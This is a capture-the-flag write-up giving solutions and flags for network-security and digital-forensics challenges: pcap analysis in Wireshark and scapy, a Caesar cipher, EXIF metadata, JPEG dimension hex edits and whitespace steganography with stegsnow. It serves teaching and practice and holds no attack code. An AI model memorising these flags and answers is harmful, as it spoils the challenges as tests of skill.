CySecK Digital Defender CTF Challenge


Category 1 - Network Security

1.Packet_Sniffing

DESCRIPTION

Welcome to the world of packet capture analysis. This is where you go through the captured packets trying to find data which will help you analyse the packet capture.Packet capture analysis is the process of examining network traffic to gain insights into what is happening on a network.

You have been presented with a packet capture, which is essentially a record of network traffic containing packets exchanged. Your task is to analyze these packets meticulously, searching for critical information that can provide insights into the scenario at hand.





File -> Export Objects -> HTTP -> Save all

bi0s{w1r35h4rk_exp0rts_1s_c00l}

FLAG: bi0s{w1r35h4rk_exp0rts_1s_c00l}

2.One_By_One





Keep going to every packet until you encounter the flag in single character at a time which starts with ‘bi0s’


FLAG : bi0s{ch4mpi0n_0n_7h3_w4y_0f_3xp10i7}

3.**Decrypt_The_Secrets**


DESCRIPTION

We have received crucial intelligence that one of our highly skilled spies has successfully infiltrated the secretive lair of an unknown criminal group. The spy managed to discreetly install a packet sniffing device on one of their devices and was able to capture a few packets of data. However, we require an expert analysis to extract more comprehensive insights. This is where your expertise comes into play.

We urgently need your assistance in thoroughly examining the packet capture. Your mission is to meticulously comb through the captured packets, meticulously searching for relevant data that can aid us in thwarting the growth of this criminal organization.



Right click on a packet, follow stream -> TCP and keep navigating through stream till u find the above packet



Caesar cipher with key = 5 (we know that because when we keep upping the stream till the flag format packet, somewhere in between we see it given key is 5) gives us the flag.


FLAG : bi0s{n3tw0rk_interception_g0es_b00mx0x0}

4.**Digital_Vault**

DESCRIPTION

Utilizing your exceptional hacking skills, you executed an active directive attack against one of the world's most formidable defensive forces, successfully intercepting packets that harbor confidential files.

Your mission, should you choose to accept it, is to breach the impregnable security system guarding the digital vault and extract the hidden blueprint. To accomplish this, you must analyze a captured packet capture that contains vital information. On doing so you shall obtain enough knowledge to solve various challenges that lies ahead.



Filter to TCP and reconstruct a PNG by extracting PNG bytes from packet frames, i did it using a python script shown below:

Digital_Vault.py > ...

```python
from scapy.all import *

packets = rdpcap(r'C:\Users\Bipin Raj\OneDrive\Desktop\ctf_files\Digital_Vault.pcap')

png_data = b''

counter = 0


for packet in packets[6:]:
    if TCP in packet:
        png_data += bytes(packet[TCP].payload)
    counter += 1

with open(r'C:\Users\Bipin Raj\OneDrive\Desktop\ctf_files\halo.png', 'wb') as image_file:
    image_file.write(png_data)

```

We get the halo.png:


FLAG: bi0s{sc4py_scr1pt1ng_m4k3s_extr4cti0n_3a513rx0}

5.**Protocol_Crackdown**

DESCRIPTION

You have captured some network traffic from a suspicious server that seems to be involved in a covert operation. You suspect that the server is using a custom protocol to communicate with its clients and transmit some sensitive information. You have been informed by your sources that this information could prevent a major war from breaking out. You are not the only one who is after this information, as many other hackers are trying to crack the protocol and get the flag.

This challenge will test your skills in network analysis and data extraction.




Similar to the previous one, except add filter tcp && ip.src == 193.11.11.11 after doing basic network analysis for which packets the PNG bytes are present in.

using this python script we get a PNG file with flag in it

Protocol_Crackdown.py > ...

```python
from scapy.all import *

packets = rdpcap(r"C:\Users\Bipin Raj\OneDrive\Desktop\ctf_files\Protocol_Crackdown.pcapng")

png_data = b''  # Initialize an empty byte string

# Iterate over all the packets
for packet in packets:
    if IP in packet and packet[IP].src == '193.11.11.11' and TCP in packet:
        png_data += bytes(packet[TCP].payload)

with open(r'C:\Users\Bipin Raj\OneDrive\Desktop\ctf_files\welp.png', 'wb') as image_file:
    image_file.write(png_data)

```

welp.png:



FLAG - bi0s{It_w4snt_th4t_h4rd_for_y0u_ch4mp}


Category 2 - Digital Forensics

1.bl1ndf0ld

DESCRIPTION

In the realm of digital forensics and incident response, an intriguing case came to light. A renowned hacker was accused of orchestrating a cyber attack on a high-profile organization. As investigators delved into the evidence, a peculiar picture sent by the accused piqued their curiosity. It appeared to be a simple landscape photograph, devoid of any obvious hidden messages or steganographic techniques. Hours turned into days, as the team meticulously analyzed every pixel, employed cutting-edge algorithms, and explored a myriad of steganographic possibilities. Despite their relentless efforts, the image seemed to hold no secret payload, leaving the investigators perplexed. The case challenged their assumptions, pushing them to consider alternative methods of communication beyond conventional steganography. With the case reaching a critical juncture, the team realized that the true answer might lie beyond the digital realm. A meticulous examination of the hacker's online activities and social connections revealed a complex network of encrypted messages exchanged through an obscure chat platform, leading to the breakthrough they desperately sought. Sometimes, the absence of hidden messages can reveal the most vital clue, redirecting the investigation towards unexplored avenues.

Download the png file attached and run it in AperiSolve. AperiSolve is an online Steganography Tool




FLAG : bi0s{7h3_c00l_plan3_stegan0gr4phy}

2.Pr0j3ct_M3t4

DESCRIPTION

In the realm of digital forensics, a captivating case unfolded, where a meticulous examination of metadata became the key to uncovering a concealed crime. As investigators delved into the digital artifacts, their attention was drawn to the hidden secrets nestled within the metadata fields. Timestamps, geolocation coordinates, and authorship details held the potential to unveil the truth. Through methodical analysis, a significant discovery emerged—a series of covert conversations, seemingly innocuous at first glance but containing coded references to illicit activities, is there anything on the image that was shared?

The description hints at looking at the metadata of the image, which can be done by the command $exiftool chall.jpg



Looking at Comment, we can say its base64 encoded, therefore on decoding using base64 decoder we get flag


FLAG: bi0s{ex1f_d4t4}

3.**Alw4y5_h4s_b33n**

DESCRIPTION

In the realm of digital forensics and incident response, a perplexing case unfolded that left investigators scratching their heads. A notorious cybercriminal was suspected of tampering with crucial data in an organization's database, but they left behind no trace of their activities. As the investigators combed through the digital evidence, they stumbled upon a series of seemingly innocuous files, including images of various landscapes. However, one image stood out—an aerial shot of a bustling wildscape. Intriguingly, the investigators noticed subtle inconsistencies in the dimention of the image, but their efforts to uncover a hidden message or altered data within the image proved fruitless. Can you help the investigators find the hidden message?

Make duplicate of attached file, open with HxD and compare bytes of original with duplicate, search for the SOF frames starting with FF CO skip the next 3 bytes and make changes to the 4th byte after CO Change 02 to 03 which alters the dimension (increases), showing any hidden part of PNG



Final Initial

FLAG: bi0s{th3_dimention_tr1ck}

4.C4pt4inC0ld

DESCRIPTION

In the realm of digital forensics, an enigmatic case unfolded, challenging investigators to unravel the secrets hidden within an ordinary-looking document. Suspected to contain covert information, the document defied conventional steganographic analysis. Investigators tirelessly scrutinized the text, images, and metadata, employing cutting-edge algorithms and forensic techniques, yet the elusive payload remained elusive. As frustration mounted, a breakthrough emerged from an unexpected source. An astute investigator noticed a peculiar pattern in the document's seemingly innocuous whitespace. Further analysis revealed that specific arrangements of whitespace characters formed a complex code, concealing the true essence of the message. The investigators delved deeper into the intricacies of this hidden language, deciphering the concealed meanings meticulously woven within the document. Their relentless pursuit of the truth dismantled the veil of secrecy, exposing a web of deceit that would ultimately unravel the case. This intricate challenge underscored the importance of thinking beyond conventional steganographic techniques, as hidden treasures may often lie in the most unassuming places.

On downloading attached file secrets.txt we can see there are many additional whitespaces (Hints us about *Whitespace Steganography*)
Tool - stegsnow

```
kali% stegsnow -C -p azrael secret.txt
bi0s{7h3_sn0w_0f_surpr1s3s}%
kali%
```

Password can be obtained from within the secret.txt file

```
 1 There is no room on this planet for anything less than a miracle
 2 We gather here today to revel in the rebellion of a silent tongue
 3 Every day, we lean forward into the light of our brightest designs & cherish the sun
 4 Praise our hands & throats each incantation, a jubilee of a people dreaming wildly
 5 Despite the dirt beneath our feet or the wind pushing against our greatest efforts
 6 Soil creates things Art births change
 7 This is the honey
 8 & doesn't it taste like a promise?
 9 The password is azrael
10 Where your heart is an accordion
11 & our laughter is a soundtrack
12 Friend, dance to this good song—
13 look how it holds our names!
14 Each bone of our flesh-homes sings welcome
15 O look at the Gods dancing
16 as the rain reigns against a steely skyline
17 Where grandparents sit on the porch & nod at the spectacle
18 in awe of the perfection of their grandchildren's faces
19 Each small discovery unearthed in its own outpour
20 Tomorrow our daughters will travel the world with each poem
21       & our sons will design cities against the backdrops of living museums
22       Yes! Our children will spin chalk until each equation bursts a familial tree
```

